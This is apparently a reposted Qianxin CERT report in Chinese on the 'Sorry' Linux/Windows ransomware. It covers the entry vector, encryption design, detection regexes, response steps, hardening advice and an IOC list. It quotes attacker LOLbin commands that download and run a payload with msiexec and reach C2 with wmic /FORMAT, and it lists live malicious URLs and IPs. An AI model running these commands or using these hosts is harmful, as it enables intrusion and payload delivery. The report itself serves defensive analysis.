

"Sorry" ransomware outbreak, many servers fell! Qianxin Digital Expert T+1 Delivery Defense Report, IOC Network-wide Sharing

gm7.org/archives/139675


admin

August 11, 2026

文章总结： 2026年8月10日国家预警发布后，奇安信对Sorry勒索病毒进行了深度技术分析。该病毒利用CVE-2026-41940漏洞和SSH弱口令入侵Linux服务器，采用RSA+AES-GCM加密且无免费解密方案。报告提供了应急响应四步法、七大防护加固建议及33项IOC清单，建议立即隔离排查并加强漏洞与口令管理。

综合评分： 90

文章分类： 漏洞分析,恶意软件,应急响应,威胁情报,解决方案



此图片来自微信公众平台
未经允许不可引用

“Sorry”勒索病毒爆发,多个服务器沦陷!奇安信数字专家 T+1 交付防御报告、IOC 全网共享

原创

QAXCERT

QAXCERT

奇安信 CERT

2026年8月11日 19:35

江苏

在小说阅读器读本章

去阅读

奇安信威胁情报中心 · 勒索病毒实战解析

“Sorry”勒索病毒爆发,多个服务器沦陷!

奇安信数字专家 T+1 交付防御报告、33 项 IOC 全网共享

国家预警发布次日,奇安信威胁分析数字专家自动执行、查询、关联,一键交付《Sorry勒索病毒深度技术与应急防护建议报告》——响应时效 T+1,完整 IOC 清单同步共享。

· 奇安信威胁情报中心 · 2026-08-11 · 全文约 9 分钟

2026 年 8 月 10 日,国家计算机病毒应急处理中心联合计算机病毒防治技术国家工程实验室发布《“Sorry”勒索病毒预警报告》,通报我国境内发现多起攻击事件。奇安信威胁情报中心随即开展溯源关联分析,发现教育、金融、制造业等多个行业均出现受害者。次日,客户普遍表达关注——该病毒是什么?如何处置?怎样加固?本文结合奇安信威胁分析数字专家一键生成的完整报告,为你逐一拆解。

01 事件背景:国家预警发布,境内多起攻击

“Sorry”勒索病毒是 **2026 年新出现的勒索软件家族**,采用 **GO 语言** 开发,约 3 月现身、4 月中旬出现两轮攻击峰值,主要针对公网暴露的 Linux Web 服务器,兼容国内主流 Linux 发行版及信创操作系统。

|||

|—|—|

| 关键信息 | 要点 |

| 初始入侵 | 红雨滴团队观测到其利用**多个 Nday RCE 漏洞**传播,主要入口为 WebPros cPanel 授权问题漏洞 CVE-2026-41940 / CNNVD-202604-5641,获取服务器最高管理权限后静默投放 |


| 影响规模 | 漏洞链已导致约 **44,000 台服务器**沦陷;Shadowserver 观测约 44,000 个 IP 于 4 月 30 日发起扫描 |

| 攻击目标 | 公网暴露的 Linux Web 服务器(cPanel/WHM 托管环境为主),兼容信创操作系统;亦发现 Windows 与 Linux 跨平台受害案例 |

| 行为模式 | 伪装 sshd 进程 → 采集信息回传 → 终止数据库/安全/备份服务 → 批量窃取数据 → 全盘加密 → SSH 弱口令横向传播,具备“数据窃取 + 文件加密”双重勒索特征 |

02 受害行业分布:多行业受冲击

经奇安信威胁情报中心溯源关联分析,本次“Sorry”勒索病毒受害者覆盖多个行业,教育、金融、制造业各占 18%,医药、农业各占 9%——多行业均受影响,数据加密与窃取的双重勒索威胁不容小觑。



此图片来自微信公众平台
未经允许不可引用

图 | 奇安信溯源关联分析:Sorry 勒索病毒受害单位行业分布(其它 28% 居首,教育/金融/制造业各 18%)

03 技术分析:加密、对抗与横向传播

数字专家还原的完整技术分析显示,该家族在加密体系、反检测、信息窃取与横向传播四个维度均做了精心设计,威胁能力不容低估。


🔒 加密体系:RSA + RSA + AES-GCM 分层密钥封装

A逐文件独立密钥 —— 每个文件单独生成 AES-GCM 密钥与 Nonce/IV,以 1MB 分块加密文件内容

B双层 RSA 保护 —— 现场生成的 RSA 公钥加密 AES 密钥,内置 RSA 主公钥再加密现场 RSA 私钥,并将用户名、机器名一并加密

C稳定文件格式 —— 加密文件统一追加 .sorry 后缀(早期变体见 .imsorry),覆盖数据库/文档/图像/工程文件 80+ 类扩展名,输出含 Magic 头、CHUNK 长度、RSA 封装块等稳定结构


Σ结论:无免费解密方案 —— 没有攻击者 RSA 主私钥,暴力破解与内存残留密钥提取均无济于事,文件恢复可能性基本为零



此图片来自微信公众平台
未经允许不可引用

图 | “Sorry”勒索病毒加密流程图:逐文件 AES-GCM 密钥 + 双层 RSA 封装 + 1MB 分块加密

红雨滴团队已捕获 **v1.1(4-5 月)**与 **v1.2(6 月至今)**两个大版本,加密逻辑持续演进,遥测参数同步升级——不同版本回传 C2 的参数名不同,但均拼接在 HTTP 请求的 User-Agent 字段中,流量侧可作为发现更多 C2 的特征:



此图片来自微信公众平台
未经允许不可引用

图 | Sorry 勒索软件 11 个样本的版本演进与关键技术特征对比(红雨滴团队)

— — —			
版本 UA 前缀(使用时段) 遥测参数(启动 / 结束)			
v1.1.x (4-5 月) Firefox- 04-25 ~ 05-04 type=init&hostname=&host_hash=&ts=			
type=stats&...&level=&ok=&skipped=&failed=			
v1.2.x (6 月至今) Edge- (05-07 过渡 build) Chrome- 05-31 ~ 07-13 t=init&h=&hh=&ts=			
t=stats&...&l=&o=&s=&f=			

两版通用事件类型:重复运行 repeat、创建失败 fail-create。流量检测规则:http.user_agent 匹配 ^ (Chrome|Edge|Firefox)-.*[?&=]

LOLbins 技战术:下载执行与数据外带

Amsiexec 远程下载执行 —— cmd.exe /c start msixexec /q /i http://1001fangruan.oss-cn-shenzhen.aliyuncs.com/update.msi,利用系统签名组件从 OSS 存储桶拉取恶意载荷

Bwmic FORMAT 外带 —— wmic process list brief /FORMAT:"http://migusto.oss-us-east-1.aliyuncs.com/new",利用 XSL FORMAT 特性向 C2 发起请求,伪装正常系统管理操作

Σ纯系统工具链 —— 全程使用系统自带 LOLbins 工具,可规避应用白名单与文件检测;奇安信天擎“六合”高级威胁防御引擎在 Windows 平台可有效拦截此类 RCE 利用与下载执行链

对抗检测 · 信息窃取 · 横向传播

A“盲区加密”绕过 EDR —— 直接调用 NTDLL 底层 NTAPI 执行文件读写,绕过用户态 API 监控,规避终端行为检测;入侵阶段伪装为常规 sshd 进程,规避进程画像

B清除防御屏障 —— 运行后主动终止数据库(MSSQL)、安全防护、系统备份等服务,防止文件占用导致加密失败,确保加密过程不被阻断

C指纹回传与数据窃取 —— 采集主机名、用户名、CPU 等信息生成唯一 host_hash 指纹,经 HTTP GET 的 User-Agent 前缀 + 遥测参数回传(详见上文 UA 特征表),同时批量窃取业务文档、配置文件——双重勒索取证用

Σ连片感染风险 —— 扫描内网 22/2222/22222 SSH 端口,弱口令横向爆破,极易造成企业多台服务器连片沦陷;勒索信为异或加密写入 ReadMe.md,诱导联系付费解密

一旦被加密,当前**不存在免费解密方案**;部分公网分析将其与 TellYouThePass / Phobos 家族关联,不同来源说法不一,最终归属以官方预警与样本逆向结论为准——切勿轻信“解密工具”与付费“代理服务”。

04 应急响应:黄金四步

若发现服务器出现 .sorry 后缀文件或异常 sshd 进程,请按以下流程第一时间处置:

1隔离止损 —— 物理断开被感染主机网络(拔网线/关交换机端口),保留现场;**切勿直接重启或强制关机**——可能触发病毒预设行为或清除内存中可恢复线索

2只读取证 —— 保留加密文件、勒索信 ReadMe.md、进程/网络/SSH 登录日志与内存镜像(如有条件);不要自行解密或覆盖原始文件;关闭对外服务、禁用可疑账户、收紧 SSH 访问

3横向排查——检查内网 SSH 弱口令账户与其他 Linux 主机是否出现 .sorry 文件或异常 sshd; 在出口网关检索 User-Agent 匹配 ^(Chrome|Edge|Firefox)-.*[?&=](#)的回传流量,识别数据外传通道

4恢复与上报——从离线/不可变备份按业务优先级恢复,恢复前先扫描备份介质防二次感染;将样本与事件上报国家计算机病毒协同分析平台或联系应急响应机构

05 防护加固:七大建议

“Sorry”勒索病毒的入侵链路高度依赖 CVE-2026-41940 漏洞与 SSH 弱口令,防护思路应围绕“补漏洞、收面、强认证、防传播”展开:

|||

|—|—|

| 建议 | 具体措施 |

| 漏洞管理 | 排查公网暴露的 cPanel、WHM、WP Squared 服务,核实版本补丁,升级至厂商最新版本 |

| 收敛攻击面 | 管理后台、远程运维、数据库端口不直接暴露互联网;经 VPN/堡垒机/专网访问,配置源地址白名单与多因素认证 |

| 口令安全 | 杜绝弱口令与多机同口令;SSH 实施密钥认证与登录失败告警 |

| 终端防护 | 部署适配操作系统的杀毒/EDR 并保持实时监控,启用勒索专项防护——天擎“六合”高级威胁防御引擎可有效拦截其 RCE 利用与下载执行链;监控 SSH 爆破、异常停服、NTAPI 异常文件操作与 .sorry 文件创建 |

| 流量检测 | http.user_agent 匹配 ^(Chrome|Edge|Firefox)-.*[\[?&=\]](#) 识别遥测回传;监控 msixexec/wmic 下载执行与 FORMAT 外带等 LOLbins 行为 |

| 备份机制 | 落实 3-2-1 备份原则(3 份副本、2 种介质、1 份离线/异地),定期演练按业务优先级的恢复流程 |

| 资产隔离 | 文件服务器、数据库、备份系统网络分区,阻断单点入侵后的横向传播;收敛本地管理员与域高权限账号 |

| 安全意识 | 不明来源的可疑文件先上传检测平台分析再运行;不下载“加密通信工具”,不轻信“解密代理”骗局 |



此图片来自微信公众平台
未经允许不可引用

图 | 天擎内存攻击防护拦截“Sorry”勒索软件远程脚本加载

奇安信全线产品已就绪

基于奇安信威胁情报中心情报数据,奇安信威胁情报平台(TIP)、天擎终端安全管理系统、天眼高级威胁检测系统、奇安信 NGSOC、奇安信态势感知等全线产品均已支持对“Sorry”勒索软件攻击的精确检测与阻断。

06 IOC 共享:立即排查你的环境

奇安信威胁情报中心同步共享本次分析关联到的 IOC 清单(已通过奇安信情报库验证),建议各政企单位第一时间在网关、终端与威胁情报平台中检索命中:

检索命中即视为**失陷信号**:C2 域名多为阿里云 OSS 存储桶,恶意载荷经 update.msi 与 favicon.ico 路径下发,须 P0 级阻断。

 URL(8 个)

<http://1001fangruan.oss-cn-shenzhen.aliyuncs.com/update.msi>

<http://migusto.oss-us-east-1.aliyuncs.com/new>

<http://149.248.77.59/favicon.ico>

<http://64.227.39.165/favicon.ico>

<http://165.22.77.41/favicon.ico>

<http://68.183.191.157/favicon.ico>

<http://68.183.109.255/favicon.ico>

<http://68.183.190.253/favicon.ico>

 域名(8 个)

1001fangruan.oss-cn-shenzhen.aliyuncs.com

migusto.oss-us-east-1.aliyuncs.com

90y.oss-cn-shenzhen.aliyuncs.com

1te.oss-cn-hangzhou.aliyuncs.com

20230321.oss-cn-hangzhou.aliyuncs.com

032.oss-cn-hongkong.aliyuncs.com

158jixiedata.oss-cn-beijing.aliyuncs.com

20231115.oss-cn-shanghai.aliyuncs.com

 文件 Hash(11 个)

102fbfb43669b0a551248618e913ce56

c9efa12506b6c3a08221391a1e8e11d5

d3ea3805b41a685558ad82acf7dddae1

49570e4f2ec844c8edcdec223fe39f96

2729245009b15af2b09115dba3fc4b

ccd57cdb974fa076caacb3cb6d585103

f33eb258db1cefff9083305e14e1234b
4edacb3b9345643ed9afb23c4de2a495
9e26470532eaec05f7817b37e9da1e80
7a3b3c13684f77206a6e72fde9ee7b4c
ab72dd9bd2373b488bdc094022f99044

 IP(6 个)

149.248.77.59:80
64.227.39.165:80
165.22.77.41:80
68.183.191.157:80
68.183.109.255:80
68.183.190.253:80

完整 IOC 清单:8 个 URL、8 个域名、11 个文件 Hash、6 个 IP,合计 33 项已随本文全文共享,可直接导入网关/EDR/威胁情报平台做全流量与全主机检索。


07 一键成稿:威胁分析数字专家实战

面对“Sorry”勒索病毒的紧急预警,奇安信威胁分析数字专家以对话形式接收需求后,**自动执行、查询、关联**,完成全流程分析总结并交付完整报告——从预警发布到完整报告交付仅需 T+1。对比传统人工流程,差异一目了然:

||||


|—|—|—|

| 过去的报告方式 人工手动 · 时效 T+n 分析师手动收集样本、检索公开情报、调取客户日志与主机证据 逆向、沙箱、IOC 提取、家族分析分散在多个工具,人工串起攻击链 手工归纳编写,不同病毒无法复用,一干就是好几天,全靠经验 || 数字专家 自动执行 · 时效 T+1 对话式输入需求,产品自动执行、查询、关联完成全流程分析 一键成稿:威胁概况、技术分析、IOC 清单、应急方案、加固建议全覆盖 结论清晰、数据可追溯、数据来源清单完整,内容质量稳定可复用 |



此图片来自微信公众平台
未经允许不可引用

图 | 威胁分析数字专家会话:对话输入报告需求,自动完成全流程分析总结



此图片来自微信公众平台
未经允许不可引用

图 | 数字专家一键生成的《Sorry勒索病毒深度技术与应急响应建议报告》(docx),含威胁概况/技术分析/IOC 清单/应急响应/防护加固/数据来源

||||

|—|—|—|

|  自动执行全流程 从样本、事件到报告,自动完成分析、查询与关联,无需人工拼接工具链 ||

|  威胁情报关联 IOC 逐条验证、家族归因、攻击链还原,数据来源可追溯 |

||||

|  应急与加固方案 针对具体威胁生成可落地的应急响应流程与防护加固清单 ||  完整报告
一键交付 Word 格式完整报告,内容详细完整、结论清晰,支持直接向客户交付 |

本次“Sorry”勒索病毒分析即为数字专家实战范例:2026-08-10 预警发布,次日即基于数字专家完成深度技术分析与应急防护报告并交付客户,响应时效 T+1。

勒索病毒威胁没有“安全区”。面对“Sorry”这类兼具**数据窃取 + 文件加密**双重勒索、又擅长绕过检测的新威胁,政企单位应尽早补齐漏洞、收敛暴露面、落实备份与隔离;安全团队则可借助奇安信威胁分析数字专家,将“好几天”的应急分析压缩到 **T+1 甚至 T+0**,第一时间向客户交付专业、可追溯的完整报告。

行动建议

① 立即导入文末 IOC 做全环境检索;② 排查并修补 CVE-2026-41940;③ 收紧 SSH 与远程管理通道;④ 需要深度技术分析报告与应急支持,可联系奇安信威胁情报中心。

奇安信威胁分析数字专家

对话式输入,自动执行、查询、关联
勒索病毒等威胁一键生成深度分析报告
应急响应与防护加固建议即问即得



此图片来自微信公众平台
未经允许不可引用

扫码体验 · 奇安信威胁分析数字专家

本分析基于奇安信威胁情报中心公开研究成果与威胁分析数字专家生成报告,仅供安全研究与防御参考,不构成任何解密、赎金支付建议。IOC 清单来源于奇安信威胁情报库验证与公开分析,技术细节仅供安全研究与防御参考。

免责声明：

本文所载程序、技术方法仅面向合法合规的安全研究与教学场景，旨在提升网络安全防护能力，具有明确的技术研究属性。

任何单位或个人未经授权，将本文内容用于攻击、破坏等非法用途的，由此引发的全部法律责任、民事赔偿及连带责任，均由行为人独立承担，本站不承担任何连带责任。

本站内容均为技术交流与知识分享目的发布，若存在版权侵权或其他异议，请通过邮件联系处理，具体联系方式可点击页面上方的**联系我**。

本文转载自：奇安信 CERT QAXCERT

QAXCERT 《[“Sorry”勒索病毒爆发,多个服务器沦陷!奇安信数字专家 T+1 交付防御报告、IOC 全网共享](#)》

Tags: [威胁情报](#) [安全意识](#) [应急响应](#) [恶意软件](#) [漏洞分析](#) [解决方案](#)